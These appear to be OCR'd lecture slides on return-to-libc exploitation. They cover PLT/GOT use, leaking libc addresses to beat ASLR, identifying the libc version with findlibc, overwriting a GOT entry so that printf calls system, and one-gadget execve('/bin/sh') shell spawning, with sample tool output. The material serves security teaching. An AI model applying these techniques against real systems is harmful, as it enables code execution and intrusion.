
Return to libc

- **Calling the PLT address** of a function is **equivalent to calling the function** itself
  - if we have a **PLT entry** for a desirable libc function, for example **`system`**, we can just redirect execution to its PLT entry and it will be the **equivalent of calling `system` directly**; no need to jump into libc.

- The **GOT address** contains addresses of functions in libc, and the GOT **is within the binary**.
  - As the **GOT** is part of the binary, you know the exact address that contains a libc function's address (if you bypass **ASLR**).
  - You can both **read that address** (**leak** the base address of libc) and **write to that location** to effectively **replace any further call** to that function with a **jump to the written address**.

Return to libc - exploitation

- In order to **exploit return to libc**, you often need to **know** which **exact version** the target system is using, to correctly **compute addresses and offsets**.
- Some challenges provide the libc object in use, others don’t
    - In the latter case, you can **infer the version** by leaking some addresses
      https://github.com/nickcano/findlibc



```python
import findlibc

funcs = {
    "read":   0x7f76847cf250,
    "puts":   0x7f7684747690,
    "system": 0x7f768471d390,
    "free":   0x7f768475c4f0,
    "malloc": 0x7f768475c130,
}

results = findlibc.find(funcs, arch='any', many=True)
```

Return to libc - exploitation

If you found out which version of libc is in use, you can compute any absolute address by **only leaking one address**.

> e.g. You leak the address of **`printf`** and you know that
> **`&system – &printf = 0xabcd`**, then
> **`&system = leaked_printf + 0xabcd`**

Say that, for instance, you have a vulnerability that enables an arbitrary read and an arbitrary write in the program's memory (a format string, perhaps), then you could:


1. **read the GOT entry** for a function used by the program, e.g. **`printf`**
2. **compute the address** of a target function (e.g. **`system`**) using the leaked address
3. **write the new address** in the **GOT entry** for **`printf`**
4. any subsequent call to **`printf`** will be a call to **`system`**

Carlo Ramponi

Return to libc - one gadgets

Sometimes libc might include some code that, when called, will spawn a shell
e.g. **`execve("/bin/sh", NULL, NULL)`**

If you find something like that, **you can directly jump to that address** and you won't need to worry about function arguments (such as in the case of **`system`**, where you need to ensure that the argument passed to it is **a valid bash command**)



```
0xeb58e execve("/bin/sh", rbp-0x50, r12)
constraints:
  address rbp-0x48 is writable
  rbx == NULL || {"/bin/sh", rbx, NULL} is a valid argv
  [r12] == NULL || r12 == NULL || r12 is a valid envp

0xeb5eb execve("/bin/sh", rbp-0x50, [rbp-0x78])
constraints:
  address rbp-0x50 is writable
  rax == NULL || {"/bin/sh", rax, NULL} is a valid argv
  [[rbp-0x78]] == NULL || [rbp-0x78] == NULL || [rbp-0x78] is a valid envp
```

https://github.com/david942j/one_gadget

Carlo Ramponi

That's All
Folks